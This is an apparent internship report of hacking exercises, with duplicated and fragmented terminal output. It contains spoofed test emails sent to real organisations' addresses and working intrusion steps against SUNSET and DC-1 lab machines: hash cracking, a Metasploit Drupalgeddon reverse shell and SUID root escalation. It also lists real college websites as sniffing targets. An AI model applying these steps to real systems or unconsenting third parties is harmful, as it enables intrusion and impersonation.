For doing this task we make use of Kitterman website and emkei.cz

1) www.chinacdc.cn

zhangye@chinacdc.cn

The screenshot shows an email entry in the Kitterman interface. The recipient is zhangye@chinacdc.cn. The subject is 'hi'. The body of the email contains 'Hi,Hello'. There are buttons for 'Copy', 'Refresh', 'Change', and 'Delete' at the top. At the bottom, there are 'Delete' and 'Source' buttons. The date of the email is 10-12-2023 21:17:23.


2) www.china.org.cn

songzh@china.org.cn

The screenshot shows another email entry in the Kitterman interface. The recipient is songzh@china.org.cn. The subject is '2'. The body of the email contains 'Second website'. There are buttons for 'Copy', 'Refresh', 'Change', and 'Delete' at the top. At the bottom, there are 'Delete' and 'Source' buttons. The date of the email is 10-12-2023 21:20:09.

3) www.longjia.com.cn

24945664@qq.com



Copy Refresh Change Delete

< BACK TO LIST Delete Source


24945664@qq.com Date: 10-12-2023 21:22:49

Subject: 3

third website done successfully

4) www.chinaemail.cn

jeff@114.com.cn



Copy Refresh Change Delete

< BACK TO LIST Delete Source


jeff@114.com.cn Date: 10-12-2023 21:26:00

Subject: 4

fourth website done successfully

5) cnnic.com.cn

servicei@cnnic.cn



Copy Refresh Change Delete

< BACK TO LIST Delete Source

servicei@cnnic.cn Date: 10-12-2023 21:28:18

Subject: 5

Successfully completed the task

→**TASK-4**

- Server Hacking

→Exploit the SUNSET server

→Exploit the DC-1 server

- Sniffing

o Identify 5 websites that have vulnerable protocols to sniff

****HTTP**

**** Telnet**

**** SMTP**

**** POP**

**** FTP.**

TASK—4

Cybersecurity Internship

Server Hacking:

****1.Exploring the SUNSET server:-**

→By using netdiscover command we get the ip address of sunset server:

Currently scanning: 192.168.75.0/16 Screen View: Unique Hosts						
9 Captured ARP Req/Rep packets, from 6 hosts. Total size: 540						
IP	At MAC Address	Count	Len	MAC Vendor / Hostname		
192.168.1.5	ac:d5:64:48:a4:d9	1	60	CHONGQING FUGUI ELECTRONICS CO.,LTD.		
192.168.1.1	e8:6e:44:5b:f5:0b	3	180	zte corporation		
192.168.1.3	a8:77:e5:87:4d:9c	1	60	SHENZHEN CHUANGWEI-RGB ELECTRONICS CO.,LTD		
192.168.1.6	5e:5e:9e:ae:08:7f	2	120	Unknown vendor		
192.168.1.153	08:00:27:17:8c:ea	1	60	PCS Systemtechnik GmbH		
192.168.1.4	ba:5a:94:a6:4a:96	1	60	Unknown vendor		

Home

KALI LINUX

"the quieter you become, the more you are able to hear"


→ Performing Aggressive Scanning:

```
[sudo] password for kali:
[root@kali]-[/home/kali]
# nmap -A 192.168.1.153
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-27 09:17 EST
Nmap scan report for 192.168.1.153 (192.168.1.153)
Host is up (0.00055s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    pyftpdlib 1.5.5
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 root      root        1062 Jul 29  2019 backup
| ftp-syst:
|_ STAT:
| FTP server status:
| Connected to: 192.168.1.153:21
| Waiting for username.
| TYPE: ASCII; STRUcture: File; MODE: Stream
| Data connection closed.
|_End of status.
22/tcp    open  ssh    OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|_ 2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|_ 256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_ 256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:17:8C:EA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

```
| FTP server status:  
| Connected to: 192.168.1.153:21  
| Waiting for username.  
| TYPE: ASCII; STRUCTure: File; MODE: Stream  
| Data connection closed.  
|_End of status.  
22/tcp open ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)  
| ssh-hostkey:  
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)  
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)  
|_  256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)  
MAC Address: 08:00:27:17:8C:EA (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.9  
Network Distance: 1 hop  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel you are able to hear"  
  
TRACEROUTE  
HOP RTT      ADDRESS  
1  0.55 ms  192.168.1.153 (192.168.1.153)  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 4.04 seconds  
  
└─(root㉿kali)-[~/home/kali]  
#
```

```
└─(root㉿kali)-[~/home/kali]  
# ftp 192.168.1.153  
Connected to 192.168.1.153.  
220 pyftpdlib 1.5.5 ready.  
Name (192.168.1.153:kali): anonymous  
331 Username ok, send password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering extended passive mode (|||56447|).  
125 Data connection already open. Transfer starting.  
-rw-r--r--  1 root    root     1062 Jul 29  2019 backup  
226 Transfer complete.  
ftp> get backup  
local: backup remote: backup  
229 Entering extended passive mode (|||53907|).  
125 Data connection already open. Transfer starting.  
100% [*****] 1062          1.96 MiB/s  00:00 ETA  
226 Transfer complete.  
1062 bytes received in 00:00 (1.01 MiB/s)  
ftp> exit  
221 Goodbye.
```

```
└─(root㉿kali)-[~/home/kali]  
#
```



```
File Actions Edit View Help
GNU nano 7.2                                backup *
>
sunset:$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2Qrrlu3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9K>
File System
Home
KALI LINUX
"the quieter you become, the more you are able to hear"
File Name to Write: backup
^G Help          M-D DOS Format      M-A Append      M-B Backup File
^C Cancel        M-M Mac Format      M-P Prepend    ^T Browse
```

```
(root@kali)-[~/home/kali]
# cat backup

sunset:$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2Qrrlu3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9KZ
pEKEqBHFLzFSZ9bo/
```

```
(root@kali)-[~/home/kali]
# john backup
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 11 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 14 candidates buffered for the current salt, minimum 22 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:04:13 3/3 0g/s 1196p/s 1196c/s 1196C/s meriot..mufl23
cheer14      ( sunset)
1g 0:00:04:34 DONE 3/3 (2024-01-27 08:00) 0.003647g/s 1189p/s 1189c/s 1189C/s stepash..cariell
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
(root@kali)-[~/home/kali]
# ssh sunset@192.168.1.153
The authenticity of host '192.168.1.153' can't be established.
ED25519 key fingerprint is SHA256:eJPU2yXc6mt/iNY1C1rQJ8kyxsVOxaIPzk0JqovAOy0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.153' (ED25519) to the list of known hosts.
sunset@192.168.1.153's password:
Linux sunset 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 28 20:52:38 2019 from 192.168.1.182
sunset@sunset:~$
```

```
bash: ls: command not found
sunset@sunset:~$ ls -al
total 28
drwxr-xr-x 3 sunset sunset 4096 Jul 28 2019 .
drwxr-xr-x 3 root root 4096 Jul 28 2019 ..
-rw-r--r-- 1 sunset sunset 0 Jul 28 2019 .bash_history
-rw-r--r-- 1 sunset sunset 220 Jul 28 2019 .bash_logout
-rw-r--r-- 1 sunset sunset 3526 Jul 28 2019 .bashrc
drwxr-xr-x 3 sunset sunset 4096 Jul 28 2019 .local
-rw-r--r-- 1 sunset sunset 807 Jul 28 2019 .profile
-rw-r--r-- 1 sunset sunset 33 Jul 28 2019 user.txt
sunset@sunset:~$
```

```
sunset@sunset:~$ cat user.txt
5b5b8e9b01ef27a1cc0a2d5fa87d7190
sunset@sunset:~$
```

```
sunset@sunset:~$ sudo -l
Matching Defaults entries for sunset on sunset:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunset may run the following commands on sunset:
    (root) NOPASSWD: /usr/bin/ed
sunset@sunset:~$
```

**2.Exploring the DC-1 server:-

→ Installed DC-1 by default settings, we run the DC-1 server parallelly in kali linux.

→ Now by using netdiscover command we will get the ip address of DC-1 server.

**Netdiscover:



The screenshot shows the netdiscover application window. At the top, it says "root@kali: /home/kali". Below that is a menu bar with "File", "Actions", "Edit", "View", and "Help". The main area displays network traffic information:

- "Currently scanning: 192.168.71.0/16 | Screen View: Unique Hosts"
- "8 Captured ARP Req/Rep packets, from 4 hosts. Total size: 480"
- A table with the following data:

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	e8:6e:44:5b:f5:0b	2	120	zte corporation
192.168.1.5	ac:d5:64:48:a4:d9	4	240	CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.10	08:00:27:74:8c:b3	1	60	PCS Systemtechnik GmbH
192.168.1.6	5e:5e:9e:ae:08:7f	1	60	Unknown vendor

**Performing Aggressive Scanning:

```

└─(root㉿kali)-[~/home/kali]
# nmap -A 192.168.1.10
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-27 10:51 EST
Nmap scan report for 192.168.1.10 (192.168.1.10)
Host is up (0.00038s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
|_http-title: Welcome to Drupal Site | Drupal Site
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|/_LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.2.22 (Debian)
|_http-generator: Drupal 7 (http://drupal.org)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp    rpcbind
|   100000  3,4       111/tcp6   rpcbind
|   100000  3,4       111/udp6   rpcbind
|   100024  1         33015/tcp  status
|   100024  1         43352/udp  status
|_  100024  1         60900/tcp6  status

|_http-server-header: Apache/2.2.22 (Debian)
|_http-generator: Drupal 7 (http://drupal.org)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp    rpcbind
|   100000  3,4       111/tcp6   rpcbind
|   100000  3,4       111/udp6   rpcbind
|   100024  1         33015/tcp  status
|   100024  1         43352/udp  status
|   100024  1         57443/udp6  status
|_  100024  1         60900/tcp6  status
MAC Address: 08:00:27:74:8C:B3 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.38 ms  192.168.1.10 (192.168.1.10)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.55 seconds
└─(root㉿kali)-[~/home/kali]
# 

```

→using msfconsole command:

0	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes	Drupal
CODER Module Remote Command Execution					
1	exploit/unix/webapp/drupal_drupageddon2	2018-03-28	excellent	Yes	Drupal
Drupalgeddon 2 Forms API Property Injection					
2	exploit/multi/http/drupal_drupageddon	2014-10-15	excellent	No	Drupal
HTTP Parameter Key/Value SQL Injection					
3	auxiliary/gather/drupal_opendif_xxe	2012-10-17	normal	Yes	Drupal
OpenID External Entity Injection					
4	exploit/unix/webapp/drupal_restws_exec	2016-07-13	excellent	Yes	Drupal
RESTWS Module Remote PHP Code Execution					
5	exploit/unix/webapp/drupal_restws_unserialize	2019-02-20	normal	Yes	Drupal
RESTful Web Services unserialize() RCE					
6	auxiliary/scanner/http/drupal_views_user_enum	2010-07-02	normal	Yes	Drupal
Views Module Users Enumeration					
7	exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent	Yes	PHP XML
-RPC Arbitrary Code Execution					

Interact with a module by name or index. For example `info 7`, `use 7` or `use exploit/unix/webapp/php_xmlrpc_eval`

```
msf6 > use 2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

```

Name	Current Setting	Required	Description
Proxies	no	A proxy chain of format type:host:port[,type:host:port][...]	

```
msf6 > use 2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

```

Name	Current Setting	Required	Description
Proxies	no	A proxy chain of format type:host:port[,type:host:port][...]	
RHOSTS	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html	
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The target URI of the Drupal installation
VHOST		no	HTTP server virtual host

```
Payload options (php/meterpreter/reverse_tcp):

```

Name	Current Setting	Required	Description
LHOST	192.168.1.8	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Drupal 7.0 - 7.31 (form-cache PHP injection method)

```
msf6 exploit(multi/http/drupal_drupageddon) > set rhosts 192.168.1.10
rhosts => 192.168.1.10
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Sending stage (39927 bytes) to 192.168.1.10
[*] Meterpreter session 1 opened (192.168.1.8:4444 → 192.168.1.10:38405) at 2024-01-27 19:34:28 -0500

meterpreter > shell
Process 3103 created.
Channel 0 created.
ls -la
total 188
drwxr-xr-x  9 www-data www-data  4096 Feb 19  2019 .
drwxr-xr-x 12 root    root     4096 Feb 19  2019 ..
-rw-r--r--  1 www-data www-data   174 Nov 21 2013 .gitignore
-rw-r--r--  1 www-data www-data  5767 Nov 21 2013 .htaccess
-rw-r--r--  1 www-data www-data 1481 Nov 21 2013 COPYRIGHT.txt
-rw-r--r--  1 www-data www-data 1451 Nov 21 2013 INSTALL.mysql.txt
-rw-r--r--  1 www-data www-data 1874 Nov 21 2013 INSTALL.pgsql.txt
-rw-r--r--  1 www-data www-data 1298 Nov 21 2013 INSTALL.sqlite.txt
-rw-r--r--  1 www-data www-data 17861 Nov 21 2013 INSTALL.txt
-rwxr-xr-x  1 www-data www-data 18092 Nov  1 2013 LICENSE.txt
-rw-r--r--  1 www-data www-data  8191 Nov 21 2013 MAINTAINERS.txt
-rw-r--r--  1 www-data www-data  5376 Nov 21 2013 README.txt
-rw-r--r--  1 www-data www-data  9642 Nov 21 2013 UPGRADE.txt
-rw-r--r--  1 www-data www-data  6604 Nov 21 2013 authorize.php
-rw-r--r--  1 www-data www-data   720 Nov 21 2013 cron.php
-rw-r--r--  1 www-data www-data    52 Feb 19  2019 flag1.txt
```

```
-rw-r--r--  1 www-data www-data   720 Nov 21 2013 cron.php
-rw-r--r--  1 www-data www-data    52 Feb 19  2019 flag1.txt
drwxr-xr-x  4 www-data www-data  4096 Nov 21 2013 includes
-rw-r--r--  1 www-data www-data   529 Nov 21 2013 index.php
-rw-r--r--  1 www-data www-data   703 Nov 21 2013 install.php
drwxr-xr-x  4 www-data www-data  4096 Nov 21 2013 misc
drwxr-xr-x 42 www-data www-data  4096 Nov 21 2013 modules
drwxr-xr-x  5 www-data www-data  4096 Nov 21 2013 profiles
-rw-r--r--  1 www-data www-data 1561 Nov 21 2013 robots.txt
drwxr-xr-x  2 www-data www-data  4096 Nov 21 2013 scripts
drwxr-xr-x  4 www-data www-data  4096 Nov 21 2013 sites
drwxr-xr-x  7 www-data www-data  4096 Nov 21 2013 themes
-rw-r--r--  1 www-data www-data 19941 Nov 21 2013 update.php
-rw-r--r--  1 www-data www-data  2178 Nov 21 2013 web.config
-rw-r--r--  1 www-data www-data   417 Nov 21 2013 xmlrpc.php
cd sites
ls -la
total 24
drwxr-xr-x  4 www-data www-data  4096 Nov 21 2013 .
drwxr-xr-x  9 www-data www-data  4096 Feb 19  2019 ..
-rw-r--r--  1 www-data www-data   904 Nov 21 2013 README.txt
drwxr-xr-x  4 www-data www-data  4096 Nov 21 2013 all
dr-xr-xr-x  3 www-data www-data  4096 Feb 19  2019 default
-rw-r--r--  1 www-data www-data 2365 Nov 21 2013 example.sites.php
```

```
cd default
ls -la
total 52
dr-xr-xr-x  3 www-data www-data  4096 Feb 19  2019 .
drwxr-xr-x  4 www-data www-data  4096 Nov 21 2013 ..
-rw-r--r--  1 www-data www-data 23202 Nov 21 2013 default.settings.php
drwxrwxr-x  3 www-data www-data  4096 Feb 19  2019 files
-r--r--r--  1 www-data www-data 15989 Feb 19  2019 settings.php
```

```
python -c 'import pty;pty.spawn("/bin/sh")'
$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

→show databases and tables:

```
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| drupaldb |
+-----+
2 rows in set (0.00 sec)

mysql> use drupaldb;
use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_drupaldb |
+-----+
| actions |
| authmap |
| batch |
| block |
| block_custom |
| block_node_type |
| block_role |
| blocked_ips |
+-----+
```

```
| block
| block_custom
| block_node_type
| block_role
| blocked_ips
| cache
| cache_block
| cache_bootstrap
| cache_field
| cache_filter
| cache_form
| cache_image
| cache_menu
| cache_page
| cache_path
| cache_update
| cache_views
| cache_views_data
| comment
| ctools_css_cache
| ctools_object_cache
| date_format_locale
| date_format_type
| date_formats
| field_config
| field_config_instance
| field_data_body
| field_data_comment_body
| field_data_field_image
| field_data_field_tags
| field_revision_body
```

```
| image_effects
| image_styles
| menu_custom
| menu_links
| menu_router
| node
| node_access
| node_comment_statistics
| node_revision
| node_type
| queue
| rdf_mapping
| registry
| registry_file
| role
| role_permission
| search_dataset
| search_index
| search_node_links
| search_total
| semaphore
| sequences
| sessions
| shortcut_set
| shortcut_set_users
| system
| taxonomy_index
| taxonomy_term_data
| taxonomy_term_hierarchy
| taxonomy_vocabulary
| url_alias
```

```

| views_display | ~ |
| views_view    | |
| watchdog      | |
+-----+
80 rows in set (0.01 sec)

mysql> select * from users;
select * from users;
+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+
| uid | name | pass          | theme | signature | signature_format | created | access | login | mail | status | timezone |
|     |       |     | language | picture | init |         | data |      |       |       |      | t |
+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+
|  0 |      | NULL        |       | 0 |      | NULL |      | 0 |      | 0 |      | 0 |      | NULL |
|     |       |     |       | 0 |      |     |      |     |      |     |      |     |      |      |
|  1 | admin | $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR | admin@example.com | /Melbourne |      |      | 1550581826 | 1550583852 | 1550582362 |      | 1 | Australia |
|     |       |     |     | NULL |      |     |      |     |      |     |      |     |      |      |
|  2 | Fred  | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwCOEkvBQ/9TCGg | fred@example.org | /Melbourne |      |      | 1550581952 | 1550582225 | 1550582225 |      | 1 | Australia |
|     |       |     |     | filtered_html |      |     |      |     |      |     |      |     |      |      |
+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+
3 rows in set (0.00 sec)

```

Cd /root command is performed to know what is accessible in root:

```

3 rows in set (0.00 sec)

mysql> exit
exit
Bye
$ ls
ls
default.settings.php  files  settings.php
$ cd/home
cd/home
/bin/sh: 3: cd/home: not found
$ ls
ls
default.settings.php  files  settings.php
$ cd/home
cd/home
/bin/sh: 5: cd/home: not found
$ ls
ls
default.settings.php  files  settings.php
$ cd /home
cd /home
$ ls
ls
flag4
$ cd flag4
cd flag4
$ ls
ls
flag4.txt

```

```
$ cd /home
cd /home
$ ls
ls
flag4
$ cd /
cd /
$ ls
ls
bin    home        lib64      opt    sbin      tmp      vmlinuz.old
boot   initrd.img  lost+found  proc   selinux   usr
dev    initrd.img.old media     root    srv      var
etc    lib         mnt       run    sys      vmlinuz
$ cd tmp
cd tmp
$ ls
ls
$ touch DC1
touch DC1
$ find DC1 -exec "/bin/sh" \;
find DC1 -exec "/bin/sh" \;
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
```

→ cat thefinalflag.txt

```
* touch DC1
touch DC1
$ find DC1 -exec "/bin/sh" \;
find DC1 -exec "/bin/sh" \;
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!
Hopefully you've enjoyed this and learned some new skills.
You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU
```

Sniffing:

→ Identify any 5 websites that have vulnerable protocols to sniff:

****Sniffing on HTTP:**

For Sniffing 5 websites

→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in

****Sniffing on Telnet:**

For Sniffing 5 websites

→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in

****Sniffing on SMTP:**

For Sniffing 5 websites

→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in

****Sniffing on POP:**

For Sniffing 5 websites

→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in

****Sniffing on FTP:**

For Sniffing 5 websites

